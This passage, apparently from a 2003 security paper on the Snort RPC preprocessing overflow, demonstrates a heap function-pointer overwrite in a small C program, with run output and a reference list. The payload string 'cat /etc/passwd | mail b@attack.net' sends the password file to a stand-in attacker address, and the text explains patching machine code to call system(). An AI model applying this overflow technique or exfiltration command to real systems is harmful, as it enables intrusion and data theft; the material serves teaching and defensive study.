      printf("before overflow: funcptr_heap at %x and points to %p\n",&funcptr_heap, funcptr_heap);
      printf("before overflow: funcptr_stack at %x and points to %p\n",&funcptr_stack, funcptr_stack);
      printf("p at %x and points to %p \n",&p,p);
      rpc = &buf[0];
      index = &cmdarray[0];
      printf("before copy rcp = %p and index = %p\n",rpc,index);
      maxchar=atoi(argv[1]);
      printf("argv[1] = %d\n", maxchar);
      for(x = 0; x <= maxchar; x++, rpc++, index++)
      {
            *rpc = *index;
```

```
        }
        printf("after overflow: funcptr_heap points to %p\n", funcptr_heap);

        (void)(*funcptr_heap)(argv[2]);
        return 0;
}

int funcenglish(const char *str)
{
        printf("\nI'm the english function. Parameter %s\n",str);
        return 0;
}
```

This program uses the number in argv[1] as the number of bytes to transfer from cmdarray to the buffer on the heap. The array cmdarray is preloaded with the string "cat /etc/passwd | mail 'b@attack.net'" followed by a null byte. After the string we load in the machine code we stole from our short program. Two values had to be changed to make it work. First, the pointer to the string we wish to execute must be changed to point to the buffer we control (buf). Second, the offset to system is relative to the current address, so that had to be calculated and changed to EF E7 FF FF. The memory now looks like:



The parts in red are the modifications the program makes to memory which alters the flow of the program. By writing 68 bytes into buf the program overwrites the funcptr_heap with the location of the code the attacker wishes to run (0x8049c06). Below is the output from running the program and the maillog entry showing the attempted e-mail.

```
[tempero@snort tempero]$ date
Sun Mar 30 19:52:27 PST 2003
[tempero@snort tempero]$ ./fptr 67 "HI"
system() = 0x8048408
stack argv[2] = 0xbffffc37
buf pointer = 0x8049be0: addr = 8049be0

before overflow: funcptr_heap at 8049c20 and points to 0x8048794
before overflow: funcptr_stack at bffffa10 and points to 0x8048794
p at bffffa1c and points to 0x8049c48
before copy rcp = 0x8049be0 and index = 0xbffffa40
argv[1] = 67
```

```
after overflow: funcptr_heap points to 0x8049c06
[tempero@snort tempero]$ su
Password:
[root@snort tempero]# tail -2 /var/log/maillog
Mar 30 19:52:43 snort sendmail[11302]: h2V3qh811302: from=tempero, size=1344, class=0, nrcpts=0,
msgid=<200303310352.h2V3qh811302@localhost.localdomain>, relay=tempero@localhost
Mar 30 19:52:43 snort sendmail[11302]: h2V3qh811302: to=b@attack.net, delay=00:00:00, mailer=esmtp,
pri=1344, dsn=4.4.3, stat=queued
```

The attacker by locating a function pointer in the heap and overwriting a buffer near that function pointer can manipulate the flow of the program. In the case of this example the program would continue to run, but the function that the attacker replaced would no longer function properly. However, in many cases the program is looping through a series and each new element the function pointer will be reassigned, which means the attacker has the challenge of having to find a function pointer that they will be able to alter before the function pointer is reset.

References

Vulnerability References

"CVE CAN-2003-0033". 17 Mar 2003. URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0033. (05 Mar 2003).

"CERT Vulnerability Note VU#916785" Snort RPC preprocessing buffer overflow when decoding fragmented RPC records. 03 Mar 2003. URL: http://www.kb.cert.org/vuls/id/916785 (05 Mar 2003).

"Packet Storm Vulnerability Archive" 03 Mar 2003. URL: http://packetstormsecurity.packetstorm.org/filedesc/iss.snort-rpc.txt.html (06 Mar 2003)

Project: Snort: Mailing Lists: Snort-devel. 03 Mar 2003. URL: http://sourceforge.net/mailarchive/forum.php?thread_id=1773479&forum_id=7142 (10 Mar 2003).

ISS X-Force Advisory. "Snort RPC Preprocessing Vulnerability". 03 Mar 2003. URL: http://www.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21951 (05 Mar 2003).

ISS X-Force Database. "Snort RPC Preprocessing Vulnerability". 03 Mar 2003. URL: http://www.iss.net/security_center/static/10956.php (05 Mar 2003).

Overflow References

"Smashing The Stack For Fun And Profit". Phrack 49 file 14. URL: http://destroy.net/machines/security/P49-14-Aleph-One. (10 Mar 2003).

"How to write Buffer Overflows". 20 Oct 1995. URL: http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html. (10 Mar 2003).

"w00w00 on heap overflows". URL: http://www.w00w00.org/files/articles/heaptut.txt. (11 Mar 2003).

Bach, Maurice. The design of the UNIX Operating System. Englewood Cliffs: Prentice Hall, 1986.

"Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade". URL: http://immunix.org/StackGuard/discex00.pdf. (14 Mar 2003).

RPC References

Comer, Douglas Stevens, David. Internetworking with TCP/IP Volume III. Englewood Cliffs: Prentice Hall, 1993. 233—253.

"RPC: Remote Procedure Call Protocol Specification Version 2". Aug 1995. URL: http://www.ietf.org/rfc/rfc1831.txt (07 Mar 2003).

Other References

Howard, Micheal LeBlanc, David. Writing Secure Code. Redmond: Microsoft Press, 2002. 63-75.

O'Connor, Thomas R. "Digital Evidence Collection and Handling". 20 Mar 2002. URL: http://faculty.ncwc.edu/toconnor/495/495lect06.htm (10 Mar 2003).

"DD and computer forensics". Aug 2000. URL: http://www.crazytrain.com/dd.html. (20 Mar 2003).

Mandia, Kevin Prosise, Chris. Incident Response. McGraw-Hill, 2001.